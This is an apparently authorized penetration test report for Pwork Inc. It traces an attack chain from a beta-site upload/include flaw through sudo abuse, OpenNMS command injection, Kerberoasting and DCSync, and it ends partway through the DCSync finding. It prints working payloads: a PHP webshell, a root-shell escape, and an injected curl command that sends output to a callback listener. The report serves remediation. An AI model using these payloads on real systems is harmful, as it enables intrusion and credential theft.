
GeorgeObregon.com

Pwork Inc

AUTHORIZED SECURITY ASSESSMENT



Network Penetration Test Reporting of Findings

Penetration Test Report

Table Of Contents

Statement Of Confidentiality 3

Engagement Contacts 4

Executive Summary 5
- Approach 7
- Scope 8
- Assessment Overview And Recommendations 8

Network Penetration Test Assessment Summary 10
- Summary Of Findings 10

Internal Network Compromise Walkthrough 11
- Detailed Walkthrough 11

Remediation Summary 15
- Short Term 15
- Medium Term 15
- Long Term 16

Technical Findings Details 17
- 1. Weak invitation gate and unsafe PHP upload/include chain on beta - Critical 17
- 2. Passwordless csvtool sudo permits root access on WEB-DMZ01 - High 19
- 3. Authenticated OpenNMS GpDetector command injection - High 21
- 4. Excessive DCSync rights via Exchange Trusted Subsystem - High 24
- 5. Excessive GenericWrite enabled targeted Kerberoasting of ralvarez - Medium 27

Appendices 29
- Appendix A – Finding Severities 29
- Appendix B – Host & Service Discovery 31
- Appendix C – Subdomain Discovery 32
- Appendix D – Exploited Hosts 33
- Appendix E – Compromised Users 34
- Appendix F – Changes/Host Cleanup 35

Statement of Confidentiality

The contents of this document have been developed by GeorgeObregon.com. GeorgeObregon.com considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from GeorgeObregon.com. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of GeorgeObregon.com.

The contents of this document do not constitute legal advice. GeorgeObregon.com's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such.

Engagement Contacts

Pwork Inc Contacts

Primary Contact	Title	Primary Contact Email
Rachel Bossy	CEO	r.bossy@pwork.inc
Robert Safy	CISO	r.safy@pwork.inc

Assessor Contact

Assessor Name	Title	Assessor Contact Email
Jorge Obregon	Security Consultant	hello@georgeobregon.com

Executive summary

Pwork Inc (" Pwork " herein) contracted Jorge Obregon to perform a Network Penetration Test of Pwork 's externally facing network, with internal network testing authorized upon successful compromise of the external perimeter when applicable, to identify security weaknesses, determine the impact to Pwork , document all findings in a clear and repeatable manner, and provide remediation recommendations.

Bottom Line

An attacker with no prior access could move from internet-facing application weaknesses into full control of Pwork Inc's perimeter and internal systems, including domain-joined servers and directory services where excessive privileges were present. That would allow theft of sensitive data, disruption of operations, and long-term hidden access. These are priority business risks requiring leadership attention and funded remediation, not only an IT backlog item.

What We Tested

Jorge Obregon conducted an authorized grey-box network penetration test against Pwork Inc's in-scope systems, simulating a realistic attacker from initial reconnaissance through application exploitation, privilege escalation, and directory impact.

What Failed

The internet-facing application exposed an unsafe file-upload and file-inclusion chain that allowed remote code execution on the perimeter host. A passwordless `sudo` rule then permitted local privilege escalation to root, so a single foothold became full control of the dual-homed DMZ host.

From that position, an authenticated command-injection flaw in the internal monitoring platform and a series of excessive Active Directory permissions compounded the breach. Delegated write access over a user object enabled targeted Kerberoasting, and misused group membership granted directory-replication (DCSync) rights sufficient to recover domain administrator credentials.

Business Impact if Exploited

A real attacker following these paths could steal confidential data, disrupt operations, maintain undetected long-term access, harm customer and partner trust, and increase regulatory and legal exposure. The test validated complete chains with reproducible proof, not isolated theoretical weaknesses.

Where Defenses Held

Some controls slowed or blocked specific paths, and not every enumerated service yielded a direct exploit. The issue is that one weak entry point, combined with excessive privileges deeper in the environment, was enough to bypass many downstream controls because segmentation and permission design did not contain the breach.

Findings

For remediation planning, this report presents 5 root-cause vulnerabilities, matching the Severity Summary table below: 1 critical, 3 high, 1 medium, and 0 low remediable findings. Each includes business impact, affected systems, reproducible proof, and remediation guidance for technical teams.

Leadership Recommendations

1. Harden internet-facing applications: eliminate upload/include chains, command injection, and authenticated RCE surfaces that yield host control.
1. Contain compromise: internet-reachable systems should not provide a direct path into internal applications, employee networks, or directory administration.
1. Fix account and permission design: review who can change passwords, join sensitive groups, retrieve service-account secrets, and perform directory replication.
1. Remove excessive privileges on service accounts and local admin equivalents that enable full host or domain takeover.
1. Maintain disciplined patching and software lifecycle for internet-facing applications, containers, and workstations.
1. Stop storing secrets in recoverable cleartext locations and unprotected shares.
1. Invest in detection and response for unusual administrator activity and post-exploitation tooling.
1. Plan a retest after remediation to confirm the validated attack paths are closed.

Closing

Pwork Inc's external and internal controls did not withstand a determined attacker where application and privilege weaknesses chained together. The remediable findings are specific and fixable. Prioritize application hardening, privilege containment, and directory permission cleanup, then re-test to confirm the validated paths are closed.

Approach

Jorge Obregon performed testing under a “Grey box” approach from October 6, 2026, to October 14, 2026 with limited credentials and partial advance knowledge of Pwork Inc's externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed via Remote testing from an authorized tester network over VPN into the client environment. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Jorge Obregon sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Jorge Obregon were able to gain a foothold in the internal network, Pwork Inc allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

The authorized scope for this assessment was Pwork Inc's internet-facing application host (WEB-DMZ01, 10.129.21.38) and the internal corporate and Docker networks reached after an authorized foothold, including the pwork.local Active Directory domain. Internal testing — lateral movement and privilege escalation — was authorized upon successful compromise of the external perimeter. Hosts and networks outside this target were out of scope except as needed to conduct the assessment from the approved access path. Testing was conducted remotely over VPN from the authorized tester host 10.10.14.224.

Scope

The authorized scope for this assessment was Pwork Inc's internet-facing application host (WEB-DMZ01, 10.129.21.38) and the internal corporate and Docker networks reached after an authorized foothold, including the pwork.local Active Directory domain. Internal testing — lateral movement and privilege escalation — was authorized upon successful compromise of the external perimeter. Hosts and networks outside this target were out of scope except as needed to conduct the assessment from the approved access path. Testing was conducted remotely over VPN from the authorized tester host 10.10.14.224.

In-Scope Assets

Host/URL/IP Address/Domain	Description
10.129.21.38	Primary target / entry point
pwork.inc	Primary domain
172.16.139.3	Internal corporate (172.16.139.0/24)
172.18.0.13	Docker bridge (172.18.0.0/16)

Table 1 : Scope Details

Assessment Overview and Recommendations

During the penetration test against Pwork Inc , Jorge Obregon identified **5** findings that threaten the confidentiality, integrity, and availability of Pwork 's information systems. The findings were categorized by severity level, with 1 critical-risk, 3 high-risk, 1 medium-risk.

The highest-impact path began with a weakness in the unadvertised beta application. The upload and include controls could be chained to execute code on WEB-DMZ01; an unsafe passwordless sudo rule then turned that application foothold into root access. Because WEB-DMZ01 was dual-homed, compromise of the perimeter host also exposed internal corporate and Docker networks that should have been isolated from an internet-reachable system.

Inside the environment, the assessment demonstrated command execution in OpenNMS and found excessive directory permissions that allowed one compromised identity to influence another. Those

permissions enabled targeted Kerberoasting and ultimately provided a path into Exchange Trusted Subsystem. Directory-replication rights associated with that group allowed recovery of the built-in Administrator credential, demonstrating full compromise of PWORK.LOCAL.

Pwork should first remove the beta upload/include path and the passwordless tool rule because either control would break the earliest stages of the chain. In parallel, restrict OpenNMS administration, remove the documented GenericWrite edge, and limit replication rights to dedicated Tier 0 principals. Network segmentation should prevent a compromised DMZ host from directly reaching directory services and internal management applications.

Pwork Inc should create a remediation plan based on the Remediation Summary section of this report, addressing all critical and high findings as soon as possible according to business needs. Periodic vulnerability assessments should also be considered if they are not already performed. After the issues in this report are addressed, a more collaborative, in-depth Active Directory security assessment may identify further hardening opportunities and improve the organization's ability to detect and respond to suspicious activity.

Network Penetration Test Assessment Summary

Jorge Obregon began all testing activities from the perspective of an unauthenticated user on the internet. Pwork Inc provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

Summary of Findings

During the course of testing, Jorge Obregon uncovered a total of 5 findings that pose a material risk to Pwork 's information systems. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below table provides a summary of the findings by severity level.

Finding Severity

Critical	High	Medium	Low	Info	Total
1	3	1	0	0	5

Table 2 : Severity Summary

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

Finding #	Severity Level	Finding Name
1	Critical	Weak invitation gate and unsafe PHP upload/include chain on beta
2	High	Passwordless csvtool sudo permits root access on WEB-DMZ01
3	High	Authenticated OpenNMS GpDetector command injection
4	High	Excessive DCSync rights via Exchange Trusted Subsystem
5	Medium	Excessive GenericWrite enabled targeted Kerberoasting of ralvarez

Table 3 : Finding List

Internal Network Compromise Walkthrough

During the course of the assessment Jorge Obregon was able to gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over the AD.PWORK.LOCAL Active Directory domain. The steps below demonstrate the path of least resistance taken from initial access to domain compromise and do not include every vulnerability discovered during testing. Issues not used in this chain appear as standalone entries in Technical Findings Details, ranked by severity. The intent is to show Pwork how discrete weaknesses chain together so remediation can be prioritized (for example, fixing two early flaws can break the path while remaining issues are worked).

Detailed Walkthrough

Jorge Obregon performed the following to fully compromise the AD.PWORK.LOCAL domain.

The tester discovered the unadvertised `beta.pwork.local` virtual host with a bounded ffuf mutation pass, exploited local file inclusion and an upload-filter bypass for remote code execution, and escalated to root on WEB-DMZ01 through uftpd traversal and passwordless `csvtool` execution.

The tester pivoted into the internal network with Ligolo-ng, identified DC01 and application hosts, recovered an OpenNMS administrative session on the Docker bridge and demonstrated authenticated GpDetector command injection, then followed Active Directory ACL paths that enabled targeted Kerberoasting of `ralvarez`.

Using credentials and rights obtained along that path, the tester reached the `svc_pwrkadm` service identity, added it to Exchange Trusted Subsystem, and performed DCSync — recovering the built-in Administrator NTLM hash and demonstrating full administrative control of PWORK.LOCAL.

Detailed reproduction steps for this attack chain are as follows:

WEB-DMZ01 (10.129.21.38) — initial foothold

Upon connecting to the target WAN address, the tester fingerprinted the default site and enumerated published DNS names. Unauthenticated AXFR against `pwork.local` succeeded but only returned placeholder A records for blog, dev, jobs, news, nms, and shop (all 127.0.0.1 in the zone file). `beta` was not in AXFR — consistent with an Apache vhost configured on the host but not advertised in DNS.

A catch-all baseline was established with a random Host header (~251 KB static page). An initial single-label ffuf pass found shop, jobs, news, and nms. Because that pass cannot discover compound labels, the tester followed with a conventional `{application}-{stage}` mutation pass built from SecLists application names and deployment-stage suffixes:

```
$ TARGET=10.129.21.38
$ CATCHALL=zzzz-nonexistent-catchall-00000.pwork.local
$ curl -sS -H "Host: $CATCHALL" -o /tmp/catchall.body "http://$TARGET/"
```

```
$ wc -c /tmp/catchall.body
$ awk '/^[a-z0-9][a-z0-9-]*$/ {print}' \
/usr/share/seclists/Discovery/Web-Content/dsstorewordlist.txt \
> /tmp/vhost-base.txt
$ grep -xE 'dev|uat|staging|beta|test|prod' \
/usr/share/seclists/Fuzzing/environment-identifiers.txt \
> /tmp/deployment-stages.txt
$ ffuf -mode clusterbomb -u "http://$TARGET/" \
-H "Host: BASE-STAGE.pwork.local" \
-H 'Range: bytes=0-4095' \
-w /tmp/deployment-stages.txt:STAGE -w /tmp/vhost-base.txt:BASE \
-ignore-body -mc 206 -t 5 -rate 10 -timeout 5
```

The scan identified `beta.pwork.local` (HTTP 206 / 2,629 bytes vs 251,273-byte catch-all). Source disclosure via `php://filter` showed invitation validation was regex-only. Any format-valid code unlocked uploads; the filter blocked the lowercase substring `.php` but accepted `.phtml` before an image suffix. The tester uploaded and included a disposable webshell:

```
$ echo '10.129.21.38 beta.pwork.local' | sudo tee -a /etc/hosts
$ CODE='pwrk_abcd_efgh_ijkl_2024'
$ printf '%s\n' '<?php system($_GET["c"] ?? "id"); ?>' > /tmp/shell.phtml.jpg
$ curl -sS -c cookies.jar -b cookies.jar -L -G 'http://beta.pwork.local/index.php' \
--data-urlencode 'page=apply.php' --data-urlencode "code=$CODE"
$ curl -sS -b cookies.jar -F
'uploadFile=@/tmp/shell.phtml.jpg;filename=shell.phtml.jpg' \
'http://beta.pwork.local/upload.php'
$ curl -sS -G 'http://beta.pwork.local/index.php' \
--data-urlencode 'page=user_submissions/shell.phtml.jpg' \
--data-urlencode 'c=id'
```

```
uid=1001(websvc) gid=1001(websvc) groups=1001(websvc)
```

Privilege escalation on WEB-DMZ01

From the `websvc` shell, the tester identified uftpd 2.8 on port 2121 and confirmed unauthenticated RETR traversal, recovering `srvadm`'s SSH private key. As `srvadm`, `sudo -l` showed passwordless `/usr/bin/csvtool`. GTFOBins-style abuse read root-only files and yielded an interactive root shell:

```
$ sudo -l
# (ALL) NOPASSWD: /usr/bin/csvtool
$ sudo /usr/bin/csvtool call '/bin/sh -p;false' /etc/hosts
$ id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

Internal discovery and pivoting

Root on the dual-homed DMZ host revealed `ens192` on `172.16.139.0/24` and a Docker bridge on `172.18.0.0/16`. The tester started Ligolo-ng, routed both ranges through ATTACK01, and discovered DC01 (`172.16.139.3`) and SRV01 (`172.16.139.35`).

On the Docker bridge, `nms.pwork.local` proxied to OpenNMS Horizon. Default administrative credentials authenticated; the tester abused authenticated GpDetector provisioning (command injection) to execute as the `opennms` container user — demonstrating that a monitoring foothold was available from the same perimeter compromise path (see Finding 3).

Active Directory ACL abuse and Kerberoasting

From credentials and hash material collected after the perimeter and internal footholds (including an NTLMv2 capture for `PWORK\mcastro` via a writable print-related share), BloodHound showed:

Help Desk Tier III → AllExtendedRights `knguyen` → IT Support Managers → GenericWrite Contractors → GenericWrite `ralvarez`.

`mcastro` reset `knguyen`, who then joined Contractors and assigned a temporary SPN to `ralvarez` for targeted Kerberoasting:

```
$ bloodyAD -d ad.pwork.local -u mcastro -p '[REDACTED]' \
-H 172.16.139.3 set password knguyen '[REDACTED]'
$ bloodyAD -d ad.pwork.local -u knguyen -p '[REDACTED]' \
-H 172.16.139.3 set object ralvarez servicePrincipalName \
-v 'roastme/ralvarez.ad.pwork.local'
$ impacket-GetUserSPNs 'ad.pwork.local/knguyen:[REDACTED]' \
-dc-ip 172.16.139.3 -request-user ralvarez \
-outputfile ralvarez.kerberoast
$ hashcat -m 13100 ralvarez.kerberoast /usr/share/wordlists/rockyou.txt
```

The cracked `ralvarez` credential unlocked further ACL edges into Tier I Infrastructure, from which the tester recovered the `svc_pwrkadm` service password stored in a deployment note on an accessible departmental share (not directory attributes).

Domain compromise via Exchange Trusted Subsystem

With valid `svc_pwrkadm` credentials and WinRM to DC01, the tester confirmed Account Operators / group-write control that permitted self-membership into Exchange Trusted Subsystem (which held DCSync-equivalent rights). After reconnecting for a fresh token, DCSync recovered the built-in Administrator hash:

```
$ evil-winrm -i 172.16.139.3 -u svc_pwrkadm -p '[REDACTED]'
# net group "Exchange Trusted Subsystem" svc_pwrkadm /add /domain
$ impacket-secretsdump -just-dc-user Administrator \
'ad.pwork.local/svc_pwrkadm@172.16.139.3'
```

```
Administrator:500:[REDACTED]:[REDACTED]:::
```

Pass-the-hash WinRM as Administrator confirmed full domain administrative control. Assessment-added group membership was recorded for handoff removal.

This chain — internet-facing `beta` upload/include → host privilege escalation → internal pivot → directory ACL abuse → DCSync — is the path of least resistance validated during the engagement. Remaining remediable findings are documented independently in Technical Findings Details.

Remediation Summary

As a result of this assessment, there are several opportunities for `Pwork Inc` to strengthen its external network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. `Pwork` should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

Short Term

- [Finding 1] – Validate invitations against server-side issued records, not a regex alone. Store uploads outside executable or includable paths, assign generated names, inspect file content and extension, and disable script execution in upload storage. Replace user-controlled PHP inclusion with a fixed server-side route map. Remove the assessment upload and review the directory for other scripts.
- [Finding 2] – Remove the `NOPASSWD` rule for general-purpose `csvtool`. Replace it with a narrowly scoped root-owned helper if automation requires elevated access, and review other sudo rules for shell escapes.
- [Finding 3] – Upgrade to a version that fixes NMS-14878; limit provisioning API access to named administrators on a management network; rotate any default administrative credential if still present; review foreign-source definitions for injected detectors; and restrict outbound connections from the monitoring container.
- [Finding 4] – Remove unauthorized members from `Exchange Trusted Subsystem`; remove unnecessary replication rights from non-tier-zero groups; review and correct the access-control path that allowed self-membership; rotate credentials that may have been replicated; restrict replication privileges to dedicated tier-zero principals; and alert on directory-replication requests from non-domain-controller systems.
- [Finding 5] – Remove Contractors' `GenericWrite` grant over user objects, rotate `ralvarez`'s password to a unique strong value, audit recent SPN changes, and review related ACL edges that allow account takeover.

Medium Term

- [Finding 1] – Validate and harden controls related to: Weak invitation gate and unsafe PHP upload/include chain on beta
- [Finding 2] – Validate and harden controls related to: Passwordless csvtool sudo permits root access on WEB-DMZ01
- [Finding 3] – Validate and harden controls related to: Authenticated OpenNMS GpDetector command injection
- [Finding 4] – Validate and harden controls related to: Excessive DCSync rights via Exchange Trusted Subsystem

- [Finding 5] – Validate and harden controls related to: Excessive GenericWrite enabled targeted Kerberoasting of ralvarez

Long Term

- Perform ongoing internal vulnerability assessments and domain password audits.
- Perform periodic Active Directory security assessments and verify privileged-access boundaries.
- Train systems, network, and application owners on the weaknesses demonstrated during this assessment.
- Review DMZ, Docker, and internal network boundaries and implement least-privilege rules where a gap is confirmed.

Technical Findings Details

1. Weak invitation gate and unsafe PHP upload/include chain on beta - Critical

CWE	CWE-434, CWE-98
CVSS 3.1 Score	9.8
Description (Incl. Root Cause)	The `beta.pwork.local` vhost accepted any invitation code matching a format-only regex, permitted a file named `shell.phtml.jpg` through an extension check, and allowed the user-controlled `page` parameter to include that uploaded PHP file. The three behaviors combined into unauthenticated command execution as `websvc` on WEB-DMZ01.
Security Impact	The tester obtained a WAN-origin shell on the DMZ host and then used that foothold for internal discovery and pivoting. The uploaded file and session were assessment-created state.
Affected Domain	WEB-DMZ01, 10.129.21.38:80, `beta.pwork.local`.
Remediation	Validate invitations against server-side issued records, not a regex alone. Store uploads outside executable or includable paths, assign generated names, inspect file content and extension, and disable script execution in upload storage. Replace user-controlled PHP inclusion with a fixed server-side route map. Remove the assessment upload and review the directory for other scripts.
External References	• https://cwe.mitre.org/data/definitions/434.html • https://cwe.mitre.org/data/definitions/98.html • https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload • https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion

Detailed Reproduction Steps:

Step 1 — Distinguish the vhost from the catch-all page

A bounded virtual-host mutation pass used 1,138 application labels from SecLists and six common deployment-stage suffixes (6,828 candidates). It used a low request rate and a `Range` response discriminator: the catch-all returned HTTP 200, while the static `beta` vhost returned HTTP 206. A request validation slice also found `beta`. The discovered page was 2,629 bytes versus the 251,273-byte default page for a nonexistent hostname. The vhost was not present in AXFR.

```
$ awk '/^[a-z0-9][a-z0-9-]*$/ {print}' \
/usr/share/seclists/Discovery/Web-Content/dsstorewordlist.txt \
> /tmp/vhost-base.txt
$ grep -xE 'dev|uat|staging|beta|test|prod' \
/usr/share/seclists/Fuzzing/environment-identifiers.txt \
> /tmp/deployment-stages.txt
$ ffuf -mode clusterbomb -u 'http://10.129.21.38/' \
-H 'Host: BASE-STAGE.pwork.local' \
-H 'Range: bytes=0-4095' \
-w /tmp/deployment-stages.txt:STAGE -w /tmp/vhost-base.txt:BASE \
-ignore-body -mc 206 -t 5 -rate 10 -timeout 5
```

```
$ curl -sS -H 'Host: beta.pwork.local' -o /tmp/beta.body 'http://10.129.21.38/'
$ wc -c /tmp/beta.body
```

```
2629 /tmp/beta.body
```

Step 2 — Confirm the code paths

The tester used `php://filter/convert.base64-encode/resource=apply.php` and the same wrapper for `index.php` and `upload.php` to recover application source. The source showed that the invitation check only matched a pattern, the upload filter rejected the lowercase substring `.php` while allowing image suffixes, and the include allow-list accepted `.phtml` within a user-controlled path. These source observations explain the exploit chain.

Step 3 — Exercise the chain with a disposable marker

Use an isolated test file. The recorded invite code `pwrk_abcd_efgh_ijkl_2024` opened the upload form. The uploaded `shell.phtml.jpg` was then included through `index.php?page=user_submissions/shell.phtml.jpg`. The recorded result was:

```
$ BASE='http://beta.pwork.local'
$ JAR='/tmp/beta.cookies'
$ printf '%s\n' '<?php echo "RCE-MARKER"; system($_GET["c"] ?? "id"); ?>' >
/tmp/shell.phtml.jpg
$ curl -sS --resolve beta.pwork.local:80:10.129.21.38 \
```

```
-c "$JAR" -b "$JAR" -G "$BASE/index.php" \
--data-urlencode 'page=apply.php' \
--data-urlencode 'code=pwrk_abcd_efgh_ijkl_2024' -o /dev/null
$ curl -sS --resolve beta.pwork.local:80:10.129.21.38 \
-b "$JAR" -F 'uploadFile=@/tmp/shell.phtml.jpg;filename=shell.phtml.jpg' \
"$BASE/upload.php"
$ curl -sS --resolve beta.pwork.local:80:10.129.21.38 \
-G "$BASE/index.php" \
--data-urlencode 'page=user_submissions/shell.phtml.jpg' \
--data-urlencode 'c=id' | grep 'RCE-MARKER'
```

```
RCE-MARKERuid=1001(websvc) gid=1001(websvc) groups=1001(websvc)
```

Remove the uploaded file and invalidate the test session after verification; retain the removal result in the engagement state-change log.

2. Passwordless csvtool sudo permits root access on WEB-DMZ01 - High

CWE	CWE-269
CVSS 3.1 Score	7.8
Description (Incl. Root Cause)	The `srvadm` account on WEB-DMZ01 could run `/usr/bin/csvtool` as root without a password. The account was reached after the separate uftpd key-disclosure finding.
Security Impact	The unrestricted sudo rule enabled root-only file reads and a root shell, giving an attacker who controlled `srvadm` full control of the dual-homed DMZ host.
Affected Domain	WEB-DMZ01 (10.129.21.38 / 172.16.139.10), `srvadm` sudoers rule.
Remediation	Remove the `NOPASSWD` rule for general-purpose `csvtool`. Replace it with a narrowly scoped root-owned helper if automation requires elevated access, and review other sudo rules for shell escapes.
External References	• https://cwe.mitre.org/data/definitions/269.html • https://gtfobins.github.io/gtfobins/csvtool/ • https://www.sudo.ws/docs/man/sudoers.man/

Detailed Reproduction Steps:

```
sudo -l
sudo /usr/bin/csvtool trim t /etc/shadow
sudo /usr/bin/csvtool call '/bin/sh -p;false' /etc/hosts
id
```

```
(ALL) NOPASSWD: /usr/bin/csvtool
uid=0(root) gid=0(root) groups=0(root)
```

The root-only file and shell checks were recorded in the walkthrough. The shell command is a state-changing validation and should run only within the assessment window.

3. Authenticated OpenNMS GpDetector command injection - High

CWE	CWE-78
CVSS 3.1 Score	7.2
Description (Incl. Root Cause)	OpenNMS Horizon 30.0.5 on the Docker bridge accepted provisioning changes through its administrative interface. The assessment record associates a GpDetector foreign-source import and rescan with a callback executing as `opennms`. OpenNMS identifies NMS-14878 as authenticated command injection; administrative provisioning access is a prerequisite.
Security Impact	An administrator who can submit malicious provisioning XML could execute commands in the monitoring-container service context and use that foothold to reach services available from the container.
Affected Domain	OpenNMS container 172.18.0.13:8980
Remediation	Upgrade to a version that fixes NMS-14878; limit provisioning API access to named administrators on a management network; rotate any default administrative credential if still present; review foreign-source definitions for injected detectors; and restrict outbound connections from the monitoring container.
External References	• https://cwe.mitre.org/data/definitions/78.html • https://owasp.org/www-community/attacks/Command_Injection • https://issues.opennms.org/browse/NMS-14878

Detailed Reproduction Steps:

During the same vhost enumeration pass, `nms` was identified as a published DNS name. The `nms.pwork.local` virtual host proxied to OpenNMS Horizon 30.0.5 on the Docker bridge at `172.18.0.13:8980`. The Horizon UI accepted the vendor-default administrator credentials. With an authenticated session, the tester abused the provisioning REST API to register a malicious GpDetector whose `script` parameter is passed to the shell without sanitization (NMS-14878 / CWE-78). Execution occurs inside the OpenNMS container as `opennms` (`uid=10001`), not on the DMZ01 host.

The tester confirmed authenticated access to the Horizon UI:

```
$ curl -sI -u admin:[REDACTED] http://172.18.0.13:8980/opennms/
```

```
HTTP/1.1 302 Found
Location: /opennms/index.jsp
```

For subsequent REST calls, the tester established a session cookie jar:

```
$ CJ=~/pwork/loot/http-enum/nms.cj

$ curl -sS -m 15 -c "$CJ" -b "$CJ" -o /dev/null -D - \
-X POST 'http://nms.pwork.local/opennms/j_spring_security_check' \
--data-urlencode 'j_username=admin' \
--data-urlencode 'j_password=[REDACTED]'

$ curl -sS -m 10 -b "$CJ" http://nms.pwork.local/opennms/rest/info | head
```

Command output was exfiltrated through a POST-aware callback listener on ATTACK01 (`10.10.14.168:8889`). A plain `python3 -m http.server` listener is insufficient because the injected command posts results with `curl --data-binary`:

```
$ LHOST=10.10.14.168
$ LOOT=~/pwork/loot/opennms
$ mkdir -p "$LOOT"

$ pkill -f 'HTTPServer.*8889' 2>/dev/null || true

$ nohup python3 -c "
from http.server import BaseHTTPRequestHandler, HTTPServer
import os
os.makedirs('$LOOT', exist_ok=True)
class H(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200); self.end_headers(); self.wfile.write(b'ok')
    def do_POST(self):
        n=int(self.headers.get('Content-Length',0))
        data=self.rfile.read(n)
        path=self.path.lstrip('/') or 'root'
        open(f'$LOOT/{path}','wb').write(data)
        print(f'POST /{path} {len(data)}', flush=True)
        self.send_response(200); self.end_headers(); self.wfile.write(b'ok')
    def log_message(self, fmt, *args):
        print(fmt % args, flush=True)
HTTPServer(('$LHOST', 8889), H).serve_forever()
" >> "$LOOT/listener-8889.log" 2>&1 &

$ ss -ltn | awk '/8889/'
```

The malicious detector XML must use class `org.opennms.netmgt.provision.detector.generic.GpDetector`. Other GpDetector class names fail silently. The `${IFS}` token must appear literally in the `script` value so the injected bash command parses correctly:

```
$ cat > /tmp/gp-detector.xml <<'EOF'
<detector name="GP" class="org.opennms.netmgt.provision.detector.generic.GpDetector">
  <parameter key="script" value="/bin/bash -c id|base64${IFS}-w0>/tmp/ac-
id;curl${IFS}--data-binary${IFS}@/tmp/ac-id${IFS}http://10.10.14.168:8889/id"/>
  <parameter key="banner" value="*"/>
  <parameter key="timeout" value="20000"/>
</detector>
EOF
```

The tester removed any prior `GP` detector and uploaded the payload to foreign source `selfmonitor`:

```
$ curl -sS -m 10 -b "$CJ" -X DELETE \
http://nms.pwork.local/opennms/rest/foreignSources/selfmonitor/detectors/GP

$ curl -sS -m 20 -b "$CJ" \
-H 'Content-Type: application/xml' \
-X POST \
http://nms.pwork.local/opennms/rest/foreignSources/selfmonitor/detectors \
--data-binary @/tmp/gp-detector.xml
```

Execution is triggered by requisition import with `rescanExisting=true`, not by manually adding a service:

```
$ curl -sS -m 90 -b "$CJ" -X PUT \
'http://nms.pwork.local/opennms/rest/requisitions/selfmonitor/import?
rescanExisting=true'

HTTP/1.1 202 Accepted

Callback on ATTACK01 10.10.14.168:8889:
uid=10001(opennms) gid=10001(opennms) groups=10001(opennms)
```

The same result was recoverable from the callback artifact:

```
$ sleep 20
$ base64 -d "$LOOT/id"

uid=10001(opennms) gid=10001(opennms) groups=10001(opennms)
```

After one-shot testing, the tester removed the malicious detector:

```
$ curl -sS -m 10 -b "$CJ" -X DELETE \
http://nms.pwork.local/opennms/rest/foreignSources/selfmonitor/detectors/GP

$ pkill -f 'HTTPServer.*8889' 2>/dev/null || true
```

4. Excessive DCSync rights via Exchange Trusted Subsystem - High

CWE	CWE-269
CVSS 3.1 Score	7.2
Description (Incl. Root Cause)	In this environment, the `Exchange Trusted Subsystem` group held the three directory-replication rights on the `ad.pwork.local` domain root. The recorded ACL path placed `svc_pwrkadm` in Account Operators, which had `GenericAll` control over Exchange Trusted Subsystem. The tester used that control to add `svc_pwrkadm` to the group.
Security Impact	After a fresh authentication incorporated the new group membership, `svc_pwrkadm` could perform DCSync. The tester replicated the built-in Administrator credential, demonstrating the ability to obtain domain credential material and assume domain-administrator privileges.
Affected Domain	DC01 (172.16.139.3) — ad.pwork.local
Remediation	Remove unauthorized members from `Exchange Trusted Subsystem`; remove unnecessary replication rights from non-tier-zero groups; review and correct the access-control path that allowed self-membership; rotate credentials that may have been replicated; restrict replication privileges to dedicated tier-zero principals; and alert on directory-replication requests from non-domain-controller systems.
External References	• https://cwe.mitre.org/data/definitions/269.html • https://attack.mitre.org/techniques/T1003/006/ • https://learn.microsoft.com/en-us/windows/win32/adschema/r-ds-replication-get-changes-all

Detailed Reproduction Steps:

Prerequisite: Valid `svc_pwrkadm` credentials and network access to DC01 over WinRM.

Step 1 — Open a WinRM session to DC01

```
$ read -r -s -p 'svc_pwrkadm password: ' SVC_PASSWORD
$ printf '\n'
$ evil-winrm -i 172.16.139.3 -u svc_pwrkadm -p "$SVC_PASSWORD"
$ unset SVC_PASSWORD
```

```
*Evil-WinRM* PS C:\Users\svc_pwrkadm\Documents>
```

Step 2 — Add the account to Exchange Trusted Subsystem

Inside the WinRM session, record the initial membership, add the account, and confirm the directory change:

```
net group "Exchange Trusted Subsystem" /domain
net group "Exchange Trusted Subsystem" svc_pwrkadm /add /domain
net group "Exchange Trusted Subsystem" /domain

svc_pwrkadm
The command completed successfully.
```

Step 3 — Reconnect and confirm the updated token

Exit the original WinRM session and reconnect so the new logon token contains the group SID. Then run:

```
whoami /groups | findstr /i "Exchange"

pwork\Exchange Trusted Subsystem        Group            S-1-5-21-4182522048-
3082878045-1431402319-1722 Mandatory group, Enabled by default, Enabled group
```

Step 4 — Replicate the Administrator credential

